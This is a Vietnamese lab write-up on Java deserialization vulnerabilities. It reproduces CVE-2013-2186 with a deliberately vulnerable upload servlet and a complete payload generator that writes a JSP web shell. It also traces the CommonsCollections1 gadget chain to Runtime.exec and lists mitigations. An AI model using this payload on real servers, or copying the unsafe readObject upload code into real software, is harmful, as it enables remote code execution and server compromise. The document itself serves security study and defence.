

# LỖI JAVA DESERIALIZE

## 1. Phân tích CVE-2013-2186:

- Phiên bản mắc lỗi: commons-fileupload <= 1.3 và Oracle JDK < 7u40.
- Điều kiện khai thác: cài đặt đúng phiên bản mắc lỗi và thực hiện deserialize dữ liệu được input.
- Chi tiết lỗi:

Lỗi này tận dụng deserialize của java, truyền vào Object DiskFileItem kiểu dữ liệu đã được serialize, khi deserialize thì object DiskFileItem được thực thi. Attacker có thể ghi một file mới hoặc copy một file bất kì vào một thư mục bất kì trên server dựa vào việc thay đổi các thuộc tính của Object DiskFileItem.

- Mô phỏng lỗi:
  - a. Tạo maven project có add commons-fileupload dependency.

```
<?xml version="1.0" encoding="UTF-8"?>
<project xmlns="http://maven.apache.org/POM/4.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 http://maven.apache.org/xsd/maven-4.0.0.xsd">
  <modelVersion>4.0.0</modelVersion>

  <groupId>com.thien</groupId>
  <artifactId>CVE-2013-2186</artifactId>
  <packaging>war</packaging>
  <version>0.0.1-SNAPSHOT</version>
  <name>ServletFileUploadDownload Maven Webapp</name>
  <url>http://maven.apache.org</url>
  <dependencies>
    <!-- Servlet API Dependency -->
    <dependency>
      <groupId>javax.servlet</groupId>
      <artifactId>javax.servlet-api</artifactId>
      <version>3.1.0</version>
    </dependency>
    <dependency>
      <groupId>javax.servlet.jsp</groupId>
      <artifactId>jsp-api</artifactId>
      <version>2.1</version>
    </dependency>
    <!-- Commons FileUpload Dependency -->
    <dependency>
      <groupId>commons-fileupload</groupId>
      <artifactId>commons-fileupload</artifactId>
      <version>1.3</version>
    </dependency>
    <dependency>
      <groupId>commons-io</groupId>
      <artifactId>commons-io</artifactId>
      <version>2.6</version>
    </dependency>
  </dependencies>
  <build>
    <finalName>${project.artifactId}</finalName>
    <plugins>
      <plugin>
```

*File pom.xml đã add commons-fileupload*

- b. Tạo chức năng upload file, chỉ cho phép upload file txt và sau khi upload file thì sử dụng hàm readObject để đọc nội dung file gây ra lỗi Java Deserialize.

```
String fileName = "";
UploadDetail details = null;
List<UploadDetail> fileList = new ArrayList<>();

for (Part part : request.getParts()) {
    fileName = extractFileName(part);
    String ext= getFileExtension(fileName);
    details = new UploadDetail();
    if(ext.equals("txt")){
        details.setFileName(fileName);
        details.setFileSize(part.getSize() / 1024);
        try {
            part.write( fileName: uploadPath + File.separator + fileName);
            details.setUploadStatus("Success");
            FileInputStream fis = new FileInputStream( name: uploadPath + File.separator + fileName);
            ObjectInputStream ois = new ObjectInputStream(fis);
            UploadDetail upload = (UploadDetail) ois.readObject();
        } catch (IOException ioObj) {
            details.setUploadStatus("Failure : "+ ioObj.getMessage());
        } catch (ClassNotFoundException e) {
            e.printStackTrace();
        }
        fileList.add(details);
        request.setAttribute( name: "err", o: "Upload success!!!");
    } else {
        request.setAttribute( name: "err", o: "Accept txt only. Wrong extension " + ext);
    }
}
}
```

*Sử dụng hàm readObject đọc nội dung file gây ra lỗi*

c. Tạo payload và ghi payload vào file txt.

```
public class Exp_CVE_2018_2186 {
    public static void main(String[] args) {
        byte[] data = new byte[1];
        int thresh = 0;
        String repoPath = "F:\\jsp\\CVE-2013-2186\\target\\CVE-2013-2186\\upload";
        String filePath = "F:\\jsp\\cmd.jsp";
        File repository = new File(repoPath);
        DiskFileItem diskFileItem = new DiskFileItem( fieldName: "test", contentType: "application/octet-stream", isFormField: false, fileName: "test", sizeThreshold: 100000, repository);
        File outputFile = new File(filePath);
        DeferredFileOutputStream dfos = new DeferredFileOutputStream(thresh, outputFile);
        Field field = null;
        try {
            field = dfos.getClass().getDeclaredField( name: "memoryOutputStream");
            setAccessible(field);

            OutputStream os = (OutputStream) field.get(dfos);
            os.write(data);

            Field field1 = ThresholdingOutputStream.class.getDeclaredField( name: "written");
            setAccessible(field1);
            field1.set(dfos, data.length);

            Field field2= diskFileItem.getClass().getDeclaredField( name: "dfos");
            setAccessible(field2);
            field2.set(diskFileItem,dfos);

            Field field3= diskFileItem.getClass().getDeclaredField( name: "sizeThreshold");
            setAccessible(field3);
            field3.set(diskFileItem,0);

            ObjectOutputStream oos = new ObjectOutputStream(new FileOutputStream( name: "payload_CVE_2013_2186.txt"));
            oos.writeObject(diskFileItem);
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```

*Tạo payload và ghi vào file txt*


d. Upload file txt này lên server, server tự động tạo ra một file tmp chứa code shell trong đó. Server đọc shell và code được chạy.

#### Uploaded Files

File Name	File Size	Readfile
payload_CVE_2013_2186.txt	0 KB	<a href="#">Read File</a>
upload_69382c59_711c_416c_9bbf_444c506a0660_00000000.mmp	0 KB	<a href="#">Read File</a>

[Back](#)

## Upload shell thành công



### Server readFile shell và thực thi lệnh whoami

- Cách phòng chống:
  - Sử dụng phiên bản mới của commons-fileupload.
  - Sử dụng LookaheadInputStream thay cho các loại serialize khác.
  - Kiểm tra tham số repository từ người dùng xem có đúng loại thư mục hoặc thư mục có chứa ký tự null byte không.

## 2. Phân tích gadgets CommonsCollections1:

- Phiên bản mắc lỗi: commons-collections <= 3.1
- Điều kiện khai thác: deserialize input từ người dùng.
- Chi tiết lỗi:

Server thực hiện readObject từ người dùng có add phiên bản mắc lỗi. Gadgets này được kết hợp từ 2 lib: commons-collections và rt.jar có sẵn trong jdk.

Gadgets chain như sau:

`ObjectInputStream.readObject()`

`AnnotationInvocationHandler.readObject()`

`Map(Proxy).entrySet()`

`AnnotationInvocationHandler.invoke()`

`LazyMap.get()`

`ChainedTransformer.transform()`

`ConstantTransformer.transform()`

`InvokerTransformer.transform()`

`Method.invoke()`

`Class.getMethod()`

`InvokerTransformer.transform()`

`Method.invoke()`

`Runtime.getRuntime()`

`InvokerTransformer.transform()`

`Method.invoke()`



Chain hoạt động như sau:

Đầu tiên khi sử dụng `ObjectInputStream.readObject()` để đọc object từ phía người dung truyền vào, gadgets sẽ gọi đến hàm `readObject()` của class `AnnotationInvocationHandler`. Tại đây có tham số `memberValues` ta có thể control được. Class này là một proxy class, khi các lớp khác thực thi bất kì phương thức nào thì method invoke sẽ được thực thi. Sử dụng biến `memberValues` để thay đổi giá trị của Entry để hàm invoke được thực thi. Việc thay đổi biến này khá đơn giản, do class `AnnotationInvocationHandler` implements `InvocationHandler` nên chỉ cần ghi đè `Object InvocationHandler`, entry sẽ tự thay đổi và method invoke sẽ được gọi.

```
private void readObject(ObjectInputStream var1) throws IOException, ClassNotFoundException {
    var1.defaultReadObject();
    AnnotationType var2 = null;

    try {
        var2 = AnnotationType.getInstance(this.type);
    } catch (IllegalArgumentException var9) {
        throw new InvalidObjectException("Non-annotation type in annotation serial stream");
    }

    Map var3 = var2.memberTypes();
    Iterator var4 = this.memberValues.entrySet().iterator();

    while(var4.hasNext()) {
        Entry var5 = (Entry)var4.next();
        String var6 = (String)var5.getKey();
        Class var7 = (Class)var3.get(var6);
        if (var7 != null) {
            Object var8 = var5.getValue();
            if (!var7.isInstance(var8) && !(var8 instanceof ExceptionProxy)) {
                var5.setValue((new AnnotationTypeMismatchExceptionProxy(
                    String.format("%s: %s", var7.getName(), var8))).setMember((Method)var2.members().get(var6)));
            }
        }
    }
}
```

*Method readObject của class AnnotationInvocationHandler*

Tới đây method invoke sẽ hoạt động và tiến hành phân tích Object và method. Với `memberValues` có thể control được, ta có thể thay đổi method thành một method khác theo ý định của người dùng. Tại đây ta sử dụng `LazyMap.get` để đi tới chain kế tiếp.

```

public Object invoke(Object var1, Method var2, Object[] var3) {
    String var4 = var2.getName();
    Class[] var5 = var2.getParameterTypes();
    if (var4.equals("equals") && var5.length == 1 && var5[0] == Object.class) {
        return this.equalsImpl(var3[0]);
    } else {
        assert var5.length == 0;

        if (var4.equals("toString")) {
            return this.toStringImpl();
        } else if (var4.equals("hashCode")) {
            return this.hashCodeImpl();
        } else if (var4.equals("annotationType")) {
            return this.type;
        } else {
            Object var6 = this.memberValues.get(var4);
            if (var6 == null) {
                throw new IncompleteAnnotationException(this.type, var4);
            } else if (var6 instanceof ExceptionProxy) {
                throw ((ExceptionProxy)var6).generateException();
            } else {
                if (var6.getClass().isArray() && Array.getLength(var6) != 0) {
                    var6 = this.cloneArray(var6);
                }

                return var6;
            }
        }
    }
}

```

*Control được memberValues cho phép ta chuyển sang LazyMap.get()*

Tại LazyMap.get, ta có thể control được tham số factory. Chuyển sang gadgets tiếp theo là ChainedTransformer.transform().

```

public Object get(Object key) { key: "entrySet"
    if (!super.map.containsKey(key)) {
        Object value = this.factory.transform(key); key: "entrySet"
        super.map.put(key, value);
        return value;
    } else {
        return super.map.get(key);
    }
}

```


LazyMap > get()

Variables

- this = {LazyMap@567} size = 0
- key = "entrySet"
- value = {char[8]@573}
- hash = -2093674864
- hash2 = 0
- this.factory = {ChainedTransformer@569}


*Control được factory chuyển sang gadget ChainedTransformer.transform().*

Ở gadget `ChainedTransformer.transform()`, các object được truyền vào sẽ được xử lý lần lượt theo thứ tự và sau khi xử lý xong tất cả sẽ trả về dạng Object.



*Các object được truyền vào chờ được xử lý.*

Object đầu tiên là `ConstantTransformer`, sau khi xử lý nó sẽ gọi tới hàm `ConstantTransformer.transform()`. Hàm này sẽ trả về một hằng số bất kể giá trị ban đầu. Tận dụng hàm này để import `Runtime.class` vào.



*iConstant trả về giá trị là class Runtime*

Tiếp tục, ChainedTransformer.transformers tiếp tục chạy tiếp object thứ 2. Lúc này, object thứ 2 là InvokerTransformer. Gadget lúc này sẽ là InvokerTransformer.transformers. Gadget này từ input sẽ invoke method cần sử dụng là iArgs. Tham số iArgs này ta có thể control được và có thể thay đổi nó thành hàm ta mong muốn. Với iConstant được trả về từ gadget trước, input lúc này sẽ là java.lang.Runtime, kết hợp với Runtime, ta sẽ control iArgs là getRuntime() để có thể tiến hành control server. Để ý lúc getClass lúc này là java.lang.Class.

```
public Object transform(Object input) { input: "class java.lang.Runtime"
    if (input == null) {
        return null;
    } else {
        try {
            Class cls = input.getClass(); cls: "class java.lang.Class" input: "class java.lang.Runtime"
            Method method = cls.getMethod(this.iMethodName, this.iParamTypes); cls: "class java.lang.Class" iMethodName: "getMethod" iParamTypes: Class[2]@582
            return method.invoke(input, this.iArgs);
        } catch (NoSuchMethodException var5) {
            throw new FunctorException("InvokerTransformer: The method '" + this.iMethodName + "' on '" + input.getClass() + "' does not exist");
        } catch (IllegalAccessException var6) {
            throw new FunctorException("InvokerTransformer: The method '" + this.iMethodName + "' on '" + input.getClass() + "' cannot be accessed");
        } catch (InvocationTargetException var7) {
            throw new FunctorException("InvokerTransformer: The method '" + this.iMethodName + "' on '" + input.getClass() + "' threw an exception", var7);
        }
    }
}
```

InvokerTransformer → transform()

Variables

- input = (Class@266) "class java.lang.Runtime" ... Navigate
- this.iParamTypes = (Class[2]@582)
- this.iArgs = (Object[2]@583)
  - 0 = "getRuntime"
  - 1 = (Class@10)@581
- this.iMethodName = "getMethod"

*Input được lấy từ gadget trước và gán được getRuntime cho iArgs*

Object hiện tại thu được như sau: *public static java.lang.Runtime  
java.lang.Runtime.getRuntime()*

Tiếp theo ta sẽ sử dụng invoke để gọi object này lên. Sau khi invoke thì ta đã thành công trong việc import Runtime. Tiếp theo đó thực hiện exec thực hiện câu lệnh cần sử dụng.

```
public Object transform(Object input) { input: "public static java.lang.Runtime java.lang.Runtime.getRuntime()"
    if (input == null) {
        return null;
    } else {
        try {
            Class cls = input.getClass(); cls: "class java.lang.reflect.Method" input: "public static java.lang.Runtime java.lang.Runtime.getRuntime()"
            Method method = cls.getMethod(this.iMethodName, this.iParamTypes); cls: "class java.lang.reflect.Method" iMethodName: "invoke" iParamTypes: Class[2]@595
            return method.invoke(input, this.iArgs);
        } catch (NoSuchMethodException var5) {
            throw new FunctorException("InvokerTransformer: The method '" + this.iMethodName + "' on '" + input.getClass() + "' does not exist");
        } catch (IllegalAccessException var6) {
            throw new FunctorException("InvokerTransformer: The method '" + this.iMethodName + "' on '" + input.getClass() + "' cannot be accessed");
        } catch (InvocationTargetException var7) {
            throw new FunctorException("InvokerTransformer: The method '" + this.iMethodName + "' on '" + input.getClass() + "' threw an exception", var7);
        }
    }
}
```

*Invoke object ở lần chạy kết tiếp, class lúc này là java.lang.reflect.Method*



```

public Object transform(Object input) { input: Runtime@616
    if (input == null) {
        return null;
    } else {
        try {
            Class cls = input.getClass(); cls: "class java.lang.Runtime"
            Method method = cls.getMethod(this.iMethodName, this.iParamTypes); method: "public java.lang.Process java.lang.Runtime.exec(java.lang.String[]) throws java.
            return method.invoke(input, this.iArgs); method: "public java.lang.Process java.lang.Runtime.exec(java.lang.String[]) throws java.io.IOException" input: Ru
        } catch (NoSuchMethodException var5) {
            throw new FunctorException("InvokerTransformer: The method '" + this.iMethodName + "' on '" + input.getClass() + "' does not exist");
        } catch (IllegalAccessException var6) {
            throw new FunctorException("InvokerTransformer: The method '" + this.iMethodName + "' on '" + input.getClass() + "' cannot be accessed");
        } catch (InvocationTargetException var7) {
            throw new FunctorException("InvokerTransformer: The method '" + this.iMethodName + "' on '" + input.getClass() + "' threw an exception", var7);
        }
    }
}

```

*Object đã được nhận vào và class lúc này là Runtime chứ không còn là reflect.Method nữa*

The screenshot shows an IDE with two windows. The left window displays the source code of a Java class, likely a transformer, with methods like `transform` and `getTransformers`. The right window shows a simple calculator application with a display showing '0' and various buttons for arithmetic operations.

*Thực thi được câu lệnh*

- Cách phòng chống:
  - Sử dụng phiên bản mới nhất của commons-collections.
  - Sử dụng LookaheadInputStream thay cho các loại serialize khác.
  - Sử dụng jdk phiên bản mới.
  - Kiểm tra trong `readObject` hoặc `writeObject` nếu có sử dụng `InvokerTransformer` thì không được sử dụng.